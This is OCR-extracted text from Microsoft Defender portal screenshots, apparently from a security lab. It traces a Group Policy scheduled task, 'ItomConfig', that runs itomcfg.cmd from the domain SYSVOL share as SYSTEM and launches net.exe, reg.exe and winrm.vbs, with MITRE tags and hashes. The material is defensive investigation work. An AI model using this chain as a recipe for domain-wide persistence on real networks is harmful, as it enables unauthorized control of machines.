
Session id
0


Account
S-1-5-18

Pipe end
Client

Techniques info


Microsoft Defender
Search
MA
Home
Incidents & alerts
Hunting
Actions & submissions
Threat intelligence
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Partners and APIs
Configuration management
Identities
Dashboard
Health issues
Tools
Device inventory > win-3i4n85f4br5
win-3i4n85f4br5
No known risks
New
Servers
Overview
Incidents and alerts
Timeline
Security recommendations
Inventories
Oct 2023
Nov 2023
Dec 2023
Copy to clipboard
Export
Search
Event time
Event
Mar 1, 2024 11:25:39.380 AM svchost.exe executed the WMI query 'SELECT * FR
Mar 1, 2024 11:25:39.229 AM svchost.exe performed system information discov
Mar 1, 2024 11:25:38.983 AM svchost.exe executed the WMI query 'SELECT * FR
Mar 1, 2024 11:25:38.948 AM svchost.exe created the scheduled task ItomCon
Mar 1, 2024 11:25:38.610 AM svchost.exe ran an LDAP query
Mar 1, 2024 11:25:38.551 AM svchost.exe ran an LDAP query
Mar 1, 2024 11:25:38.536 AM svchost.exe ran an LDAP query
Mar 1, 2024 11:25:38.523 AM svchost.exe opened named pipe \Device\NamedP
Mar 1, 2024 11:25:38.439 AM svchost.exe executed the WMI query 'SELECT * FR
Mar 1, 2024 11:25:38.434 AM svchost.exe executed the WMI query 'SELECT * FR
Event time
Mar 1, 2024 11:25:38 AM
Action type
ScheduledTaskCreated
User
NT AUTHORITY\system
Mitre Techniques
T1053.005: Scheduled Task
Entities
wininit.exe > services.exe > svchost.exe
Event details
Process image file
svchost.exe
Process image file path
C:\Windows\System32\svchost....
Process pid
1044
Process command line
svchost.exe -k netsvcs -p
Modification time
Mar 1, 2024 11:25:38 AM
Subject domain name
TROLOLO
Subject logon id
999
Subject user name
WIN-3I4N85F4BR5$
Subject user sid
S-1-5-18
Task name
ItomConfig
Task executables
\\trololo.local\SYSVOL\trololo.local\Policies\{7E9A7C39-8267-46A1-A68D-C3C7...
Hunt for related events


Microsoft Defender
Search
MA
Home
Incidents & alerts
Hunting
Advanced hunting
Custom detection rules
Actions & submissions
Threat intelligence
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Partners and APIs
Configuration management
Device inventory > win-3i4n85f4br5
win-3i4n85f4br5
No known risks
New
Servers
Overview
Incidents and alerts
Timeline
Security recommendations
Inventories
Oct 2023
Nov 2023
Dec 2023
Copy to clipboard
Export
Search
Event time
Event
Mar 1, 2024 1:06:54.547 PM
Process Unknown process executed null via a WM
Mar 1, 2024 1:06:54.543 PM
svchost.exe executed the WMI query 'SELECT * FR
Mar 1, 2024 1:06:54.542 PM
svchost.exe created file ScheduledTasks.xml
Mar 1, 2024 1:06:54.535 PM
svchost.exe created the scheduled task ItomCon
Mar 1, 2024 1:06:54.509 PM
svchost.exe set registry value for key 'HKEY_LOCA
Mar 1, 2024 1:06:54.509 PM
svchost.exe created registry key 'HKEY_LOCAL_MA
Mar 1, 2024 1:06:54.509 PM
svchost.exe created registry key 'HKEY_LOCAL_MA
Mar 1, 2024 1:06:54.505 PM
svchost.exe deleted registry key 'HKEY_LOCAL_MA
Mar 1, 2024 1:06:54.319 PM
svchost.exe executed the WMI query 'SELECT * FR
Image file SHA1
da7a6e7798d448cd593b11735e2b614ec2b75b29
Image file SHA256
31780ff2aaf7bc71f755ba0e4fef1d61b060d1d2741eafb33cbab44d889595a0
Execution details
Token elevation: Standard, Integrity level: System
Signer
Microsoft Windows
Issuer
Microsoft Windows Production PCA 2011
VirusTotal detection ratio
0/70
created file
ScheduledTasks.xml
SHA1
a1092def65481b08ba1fbd625653e9d7815ecafc
SHA256
85d4ad6fb64a935fb859c60338c03dddc9a358242dbf69a6823b9cbb6fac6a32
Path
C:\ProgramData\Microsoft\Group Policy\History\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
Signer
Unknown
VirusTotal detection ratio
0/0


Microsoft Defender
itom
Home
Incidents & alerts
Hunting
Advanced hunting
Custom detection rules
Actions & submissions
Threat intelligence
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Partners and APIs
Configuration management
Identities
Device Inventory > win-3i4n85f4br5
win-3i4n85f4br5
No known risks
New
Servers
Overview
Incidents and alerts
Timeline
Security recommendations
Inventories
Oct 2023
Nov 2023
Dec 2023
Copy to clipboard
Export
itomcfg.cmd
Event time
Event
Load newer results
Mar 1, 2024 1:07:01.570 PM
cscript.exe opened named pipe \Device\NamedPi
Mar 1, 2024 1:07:01.565 PM
cscript.exe executed a script
Mar 1, 2024 1:07:01.493 PM
cscript.exe opened named pipe \Device\NamedPi
Mar 1, 2024 1:07:01.465 PM
cscript.exe process contains suspicious patterns
Mar 1, 2024 1:07:01.465 PM
cscript.exe executed a script
Mar 1, 2024 1:07:01.209 PM
cmd.exe created process cscript.exe
Mar 1, 2024 1:07:01.179 PM
A Visual Basic interpreter process was launched by
Mar 1, 2024 1:07:01.139 PM
cmd.exe created process reg.exe
Mar 1, 2024 1:06:59.849 PM
cmd.exe created process net.exe
Process ID
6728
Execution time
Mar 1, 2024 1:06:59 PM
Command line
cmd.exe /c ""\\trololo.local\SYSVOL\trololo.local\Policies\{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machine\itomcfg.cmd""
Image file path
C:\Windows\System32\cmd.exe
Image file SHA1
2ed89b5430c775306b316ba3a926d7de4fe39fc7
Image file SHA256
eb71ea69dd19f728ab9240565e8c7efb59821e19e3788e289301e1e74940c208
Execution details
Token elevation: Default, Integrity level: System
Signer
Microsoft Windows
Issuer
Microsoft Windows Production PCA 2011
VirusTotal detection ratio
0/72
[4248] cscript.exe cscript //nologo "C:\Win...
Process ID
4248
Execution time
Mar 1, 2024 1:07:01 PM
Command line
cscript //nologo "C:\Windows\System32\winrm.vbs"

Home
Incidents & alerts
Hunting
Actions & submissions
Threat intelligence
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Partners and APIs
Configuration management
Identities
Dashboard
Health issues

Live response on win-3i4n85f4br5

Connected

Entity summary

Device details

View device details

Session Information

Session ID
CLR6110d92e-21f7-4086-a427-853c5dcf9b6d

Session created by
admin@MSDx386179.onmicrosoft.com

Session started
Mar 1, 2024 1:31 PM

Session ended
N/A

Duration
2:32m

